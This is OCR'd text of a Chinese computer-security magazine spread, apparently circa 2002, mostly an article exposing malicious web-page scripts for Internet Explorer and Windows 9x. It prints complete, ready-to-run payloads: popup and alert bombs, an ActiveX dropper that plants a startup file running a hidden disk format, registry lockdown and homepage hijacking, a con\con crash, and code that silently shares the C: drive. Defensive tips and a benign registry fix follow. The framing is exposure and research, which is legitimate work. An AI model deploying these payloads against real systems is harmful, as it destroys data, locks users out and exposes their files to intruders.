首先你要找到和硬盘配套的DM软件，然后把DM拷到一张系统盘上。接上被锁硬盘，开机，按住DEL键，进CMOS设置，将所有IDE硬盘设为“NONE”（这是关键所在！），保存设置，重启动，这时系统即可“带锁”启动。启动后运行DM，你会发现DM可以绕过BIOS，识别出硬盘，选中该硬盘，分区格式化，就OK了。这么简单？不过这种方法的缺点是硬盘上的数据将全部丢失。

方法四：自己编译程序解锁

通常硬盘分区表被锁住以后，形成一个闭合的循环链，IO.SYS从链头读起，试图读取所有分区的信息，从而形成死循环。如果修改IO.SYS文件，这样读的第十个扇区结尾处不是55 AA，就认为不是一个逻辑分区的主引导记录，停止读盘，跳出死循环链。我们用UltraEdit打开C:\IO.SYS，查找“b9 01 00 cd 13”(MS Dos6.22只有一处，Windows 98有2处要修改)，改为“b9 10 00 cd 13”。不过，这样操作后，即使硬盘分区表是完好的，启动后也不认硬盘。所以修改IO.SYS以后，如果要正常访问硬盘还要将IO.SYS恢复原状。

还是让我们自己编译一个解锁的小程序，来解决这个问题吧。以下是源程序（如果懒得编译，下载ftp://202.110.213.90/wenxinjy/fix－io.rar，含源代码及目标程序，共1020字节)：



好了，有了上面这些方法你就不用再害怕江民炸弹了。

编者按：《黑客防线》刊登过关于浏览网页时遭受恶意代码攻击的防范及解决办法，今次咱们把这些害人的代码一个个揪出来曝曝光。

网页恶意代码大曝光



文／劲风

你有没有试过在访问某个网页之后，重启机器时，硬盘就咔咔咔地响，之后就被 Format 掉了？有没有试过一点某个按钮就弹出无数个窗口，怎么关也来不及？或者在访问网页的时候，你的机器变得像蜗牛般那么慢？又或者在你访问过一个网页后，IE 的各项被改得一塌糊涂，标题被改，主页锁定，没有“运行”和“关闭系统”，连注册表都被锁定？这就是在那些网页里面含有恶意代码的缘故。这些代码一般用 JavaScript 编写，相信很多人都对这些代码感兴趣吧？想不想看看这些代码到底是什么样子的，认识一下庐山真面目呢？这次寒假回家，笔者进行了一次网上“大扫恶”行动，现在就把这些“恶霸”揪出来，向各位揭穿它们的老底！

以下代码均为完整代码，可以 Copy 到写字板里，然后另存为.htm 格式，双击生成的 *.htm 文件，即可实现文中描述的现象。声明：代码带有危险性，仅供研究，读者请自重！不要用以下代码去害人，否则，出现任何后果都与笔者无关！

一、点击按钮就跳出无限窗口，直到耗尽你的资源




图 1

现象描述：点击某个按钮，突然打开无数个窗口，直到死机，如图 1 所示。

```
【完整代码】
<HTML><HEAD>
<script language="JavaScript">
<!——hide——
function pop(){
for(i=1;i<=99999;i++){//用一个循环语句，打开
99999 个窗口，由下面的 window.open 实现。
window.open('aaa.htm','','width=800,height=600',
'status=off','location=off','toolbar=off','scrollbars=off')}}
//——> //其中的 aaa.htm 是任意写都可以的，
width 为打开窗口的宽，height 为高。
</script>
</HEAD>
<BODY>
<form name="form"> <p align="center">
<input type="button" value="进入" onClick="pop()
" name="button" class="unnamed1">//虚构一个"进
入
"的按钮，点击后即执行 pop()函数，打开 99999 个
窗口。
</p>
</form>
</BODY></HTML>
```

二、一触即发的灾难

现象描述：跟上面一样，只是这个更阴毒，只要鼠标放到“来呀！来呀！你来嘛！”几个字的上边，就会触发 Windows.open()的执行，一直循环下去，打开无数个窗口！

```
【完整代码】
<html><head></head>
<body>
<div align="center"><A HREF="" onmouseover=
"while(true){window.open( )}">来呀! 来呀! 你来嘛~
</
A> //仅仅这一句，就可以搞得你天昏地暗!
</div>
</body></html>
```

三、永无休止的点击，迫使 IE 关闭




图 2

现象描述：点击某个按钮，一直弹出对话框，让你永无休止的点下去，如图 2 所示。在 Windows 2000 下，若通过Ctrl + Alt + Del 热键调出“任务管理器”将该窗口“结束任务”的话，将导致其他已经打开的窗口一并随“结束任务”而关闭!

```
【完整代码】
<html><head></head>
<body>
<script language="JavaScript">
<!-- Begin
function AnnoyingButton()
{
while (true)//就是这个"死循环"搞的鬼!
window.alert("嘿嘿!!你将这样按一辈子! ! "); }
</script>
<FORM > <center>
<INPUT TYPE="button" value="点吧" Name=
"btnAnnoy"
onClick="AnnoyingButton()"></form>//构造按钮，
点击执行死循环函数。
</body></html>
```

四、速度变得跟蜗牛一般的慢

现象描述：点击某个按钮，IE 的速度开始变得很慢，不过，IE 会不时地弹出警告框“该页上的脚本造成 Internet Explorer 运行速度减慢。如果继续运行，您的计算机将变得更慢。是否取消该脚本？”回 答“是”即可。

```
【完整代码】
<html><head></head>
<body>
<script language="JavaScript">
function WhileLoopLock()
{
while (true){}
}
var szEatMemory = "GOBBLEGOBBLE" </script>
<center>
<form><INPUT TYPE="button" value="让你感受
一下蜗牛的速度" Name="btnWhile"
onClick="WhileLoopLock()"></form>
</body></html>
```

五、冻结你的窗口

现象描述：正在使用的窗口被冻结，鼠标按什么都毫无反应，要是点“关闭”该窗口，将会导致其他已经打开的窗口被迫关掉!

```
【完整代码】
<html><head></head>
<body>
<script>
function freeze(){
alert ('从现在开始本窗口不再响应 !!!');while(true)
{window.history.back(-1)}}
</script>
<FORM>
<INPUT TYPE="BUTTON" VALUE="想试试就点
这里" onClick="freeze()">
</FORM>
</body></html>
```

六、格式化你的硬盘




图 3

现象描述：这段代码极其危险，请使用者自重！访问过含有这段代码的页面后，IE 将警告你“在此页上的 ActiveX 控件可能和本页上的其他部件的交流不安全，您想允许这种交流吗？”如图 3 所示。不小心回答了“是”的话，代码将在你的开始->程序->启动下加入一个test.hta文件，如图 4 所示。内含有format 命令，使你下次一启机




图 4

器就格式化你的硬盘。以下例子为格式化A盘的代码，笔者一开机器，软驱就咔咔咔地响了，要是改成C盘呢？后果不堪设想！

```
【完整代码】
<html><head>
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC" width="14" height="14">
</object>
<script>
scr.Reset();
scr.Path="C:\\Windows\\Start Menu\\Programs\\启动\\test.hta";// 将文件写到"启动"
//的目录下，并命名为test.hta，下次你一开机就执行它，该文件含有如下的format 命令，格式化你的硬盘。
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<SCRIPT>
wsh.Run('start /m format a: /autotest /u');//强迫系统不检查硬盘就立即执行format 指令，并使窗口处于最小化状态！
alert('IMPORTANT : Windows is removing unused temporary files.');</"+"SCRIPT>";
scr.write();
</script>
</head><body>
</body></html>
```

【防范措施】更改有杀伤力的命令的名称，如：format.com。

七、恶意修改注册表

现象描述：访问含有该代码的网页，表面没有任何反应，但你的注册表和IE 标题被修改；工具->Internet选项->常规 中的地址栏变成灰色，不可以再更改；一开机就弹出一个警告框，开始菜单里没有“运行”和“关闭系统”，连注册表也被锁定。

```
【完整代码】
<html><head>
<SCRIPT language=JavaScript>
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>");
function f(){
try
{
<!--ActiveX-->
a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Shl = a1.GetObject();
a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
a1.createInstance();
FSO = a1.GetObject();
a1.setCLSID("{F935DC26-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Net = a1.GetObject();
try
{
if (document.cookie.indexOf("Chg") == -1)
{
//下面是对注册表进行写操作
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoRun", 01, "REG_BINARY");//没有了开始菜单里的"运行"。
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoClose", 01, "REG_BINARY");//没有"关闭系统"。
Shl.RegWrite ("HKCU\\Software\\
```

```
Microsoft\\Windows\\ CurrentVersion\\Policies\\Explorer\\NoLogOff", 01, "REG_BINARY"); //没有"注销"。
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDrives", "00000004", "REG_DWORD"); //使系统没有逻辑驱动器C。
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegistryTools", "11111111", "REG_DWORD"); //禁止运行注册表编辑器。
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\Disabled", "11111111", "REG_DWORD"); //禁止运行DOS应用程序。
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\NoRealMode", "11111111", "REG_DWORD"); //禁止系统启动到实模式(即DOS模式)。
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeCaption", "劲风小组提醒您! "); //弹出标题为"劲风小组提醒您! "的窗口
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeText", "请注意! 您的注册表就是被人家这样改的! "); //弹出窗口中的内容。
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", "www.cngale.com");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", "【劲风小组】愿与您互相交流，共同进步! "); //修改IE标题。
Shl.RegWrite ("HKCU\\ Software\\Microsoft\\Internet Explorer\\Main\\Window Title", "【劲风小组】愿与您互相交流，共同进步! "); //修改IE标题。
var expdate = new Date((new Date()).getTime() + (1));
document.cookie="Chg=general; expires=" + expdate.toGMTString() + "; path=/;"
}
}
catch(e)
{}
}
catch(e)
{}
}
function init()
{
setTimeout("f()", 1000);//设置打开页面后1000毫秒(1秒)执行f()函数，修改注册表。
}
init();</SCRIPT>
//注册表修改的工作到此结束
</head>
<body></body></html>
```

【防范措施】将以上代码稍稍反修改一下再运行即可，或者中招后下载一个超级兔仔恢复。

八、极度容易的死机

现象描述：只对win95/98/98SE有效，中招后出现蓝屏。

【完整代码】

```
<html>
<head></head>
<body>
<IMG src="c:\con\con">//精华在于这一句，利用了系统设备名称处理不当的漏洞致使蓝屏。
</body>
</html>
```

【防范措施】升级系统到Windows2000。就算使用IE6.0，如果还是Windwos98的话，照样蓝屏。

九、闪烁刺眼，吓你一跳

现象描述：会导致屏幕闪烁刺眼，但没有什么恶意。

【完整代码】

```
<HTML><BODY>
<SCRIPT>
var color = new Array;
color[1] = "black";
color[2] = "white";
for(x = 0; x <3; x++)
{
document.bgColor = color[x] //黑白两色轮流交换，形成刺眼的效果。
if(x == 2) //当x增加到2时又从0开始，永远都小于3，形成死循环。
```

```
{
x = 0;
}
}
</SCRIPT> </BODY></HTML>
```

【防范措施】当打开网页时，按下 Ctrl +Alt +Del ，在所运行的程序列表中结束任务即可。

十、持续刷新，致使 IE 拒绝服务

现象描述：这是 2001 年 12 月 25 日发布的 Microsoft IE的刷新拒绝服务漏洞！受影响的版本有 Microsoft Internet Explorer 6.0 、Microsoft Internet Explorer 5.5SP2、Microsoft Internet Explorer 5.5SP1 、Microsoft Internet Explorer 5.5 。只要网页里含有这样的代码，就会导致你的浏览器不断的刷新而拒绝服务，需要重启IE才能使用。该漏洞甚至使 IE 崩溃！笔者试验过，IE 不可用，惟有重启 IE，但已经打开的窗口不受影响。

```
【完整代码】
<html><head>
<script language="javascript">
self.location = self.location //使 IE 不断地刷新。
</script>
</head>
<body></body></html>
```

十一、用户硬盘被共享

现象描述：在浏览了含有该恶意代码的ActiveX 网页文件后中招，硬盘被共享。大家知道，一个硬盘被完全共享，别人可以在你电脑中随意 Copy 文件，Del 文件，或者改文件名，还可以下个木马给你，那你的什么秘密都没有了：上网账号、QQ 密码、给 MM 的信件，甚至可以格式化你的硬盘。总之，你的一切都在别人的掌握之中！以下是关键部分代码：

```
【部分代码】
<script language=JavaScript>
document.write("");
function f(){
a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Shl = a1.GetObject();
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\RWC$\\Flags",302,"REG_DWORD"); //在LanMan 下添加键值 "RWC$"，在RWC$" 下分别建立键值 "Flags"、"Type""Path"，把硬盘设为共享，共享名为RWC$。Flags 值为302，故在网络属性中是看不到硬盘被共享的，改成402 方可看到硬盘被共享，实在是很狡猾呀~
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\ RWC$\\Type",0,"REG_DWORD");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\RWC$\\Path","C:\\"); //拿你C盘开刀，一般系统默认装在c 盘，最有价值就是c 盘的共享了，这样别人可以更改你系统的设置!
}
function init()
{
setTimeout("f()", 1000);
}
init();
</script>
```

【防范措施】

(1) 删除 HKEY_LOCAL_ MACHINE\Software\Microsoft \Windows\CurrentVersion\Network\ LanMan 下面的 “RWC$”。


(2) 把 Microsoft 网络上的文件与打印机共享，虚拟设备驱动程序删掉，位于 Windows\system\ 下的 Vserver.vxd ；再把 HKEY_LOCAL_ MACHINE\System\CurrentControlSet \Services\VxD\ 下的 Vserver 键值删掉。

(3) 运行 IE，选择 “工具→ Internet 选项→安全→ Internet 区域” 的安全级别，把安全级别改为 “高”。

十二、几点建议

有关恶意代码就讲这些。最后，笔者想提几点建议，希望在这个极不安全的网络世界中给你一点帮助：

(下转第 135 页)



警惕浏览网页被恶意修改之四大邪招

文／沧浪客

面对愈演愈烈的恶意网页的恶意修改，大家可能都屡见不鲜、见怪不怪了。但是本文为你介绍的恶意修改方式你可能没有见过甚至没有听过，但它的确被少数别有用心的人使用着！换句话说，在你浏览网页时存在着被其恶意修改的可能，如果被恶意修改后再查资料就来不及了，让我们未雨绸缪，先来了解这些不常见的恶意修改招数吧。

一、在系统时间前面加上网页广告

那天去了某个个人网站后，下次开机时无意中发现在系统托盘中的时间显示不对劲，怎么时间前面有网站的广告啊（图1）？琢磨了半天，终于找到了问题出现的原因和解决办法。



图1

原因：不用说肯定是我在浏览网页时注册表被该网页给修改了，它把系统显示时间的键值前面加了该网页的广告。知道了这一点就好办了。

大家知道，我们在个性化自己的电脑时，可以通过修改注册表让Windows按照我们的意愿来显示系统时间。比如，把自己的名字放在时钟旁，这样，该台电脑的每一位使用者就都知道你是系统的主人啦。该网站所做的就是在远程“帮”我们个性化一回系统时间——只不过是在我们不知情不情愿的情况下做的，但修改的手法都一样 。

先来回忆一下我们是如何个性化系统时间的：在“控制面板”中双击“区域设置”图标，再选择“时间”选项卡，然后就可以对时间样式和分隔符等分别进行设置了。其原则是：h、m、s分别代表时、分、秒；H或HH代表24小时制显示时间，而h或hh代表12小时制显示时间；单字符H、h、m、s表示当时、分、秒为一位数时不显示前导0，而相应的双字符则表示显示前导0；t表示用单字母代表AM或PM，而tt则表示用双字母代表AM或PM；如果要显示文本，则可在文本前后加上半角单引号“'”；分隔符可用“：”、“%”或“/”等；“AM”、“PM”处也可分别设置，比如“CLK”、“沧浪客”等，这样，12点之前，在任务栏右边系统时钟旁将显示“CLK”，而12点之后则显示“沧浪客”。比如，假设时间样式是“'沧浪客'tt H：mm：ss”，如果是在晚上20点55分，系统时钟将显示为“沧浪客　20：55”（图2），而假如时间样式是“hh/mm/ss t'沧浪客'”则显示为“23/13 沧浪客”。



图2

当然，个性化系统时间的操作也可以通过注册表来完成：在HKEY_CURRENT_USER\Control Panel\International有字符串值“sTimeFormat”，“sTimeFormat”对应于“时间样式”。举个例子，“s1159”与“s2359”则分别对应于“上午”和“下午”，对它们的值进行修改就可以了。知道了这个道理你就应该明白该网页修改的正是“sTimeFormat”的键值。

解决方法：点击“开始”菜单下的“运行”，在“运行”中输入regedit，点“确定”按钮，打开注册表编辑器，然后依次展开注册表HKEY_CURRENT_USER\Control Panel\International分支，将字符串“StimeFormat”的键值改为“hh：mm”，按F5键刷新即可。

上面所用的是手动修改注册表法，你也可以自建文件导入注册表来解决这个问题。这样做的好处是可以事先准备一个这样的文件，当碰到类似的事情时，可以直接点击该文件将其导入注册表，有备无患嘛。具体方法是：在记事本中输入以下内容，然后将扩展名改为.reg，主文件名可以任意，然后双击此文件，即可成功将其导入注册表。reg

文件内容如下：

```
REGEDIT4

[HKEY_CURRENT_USER\Control Panel\International]
"StimeFormat"="hh:mm"
```

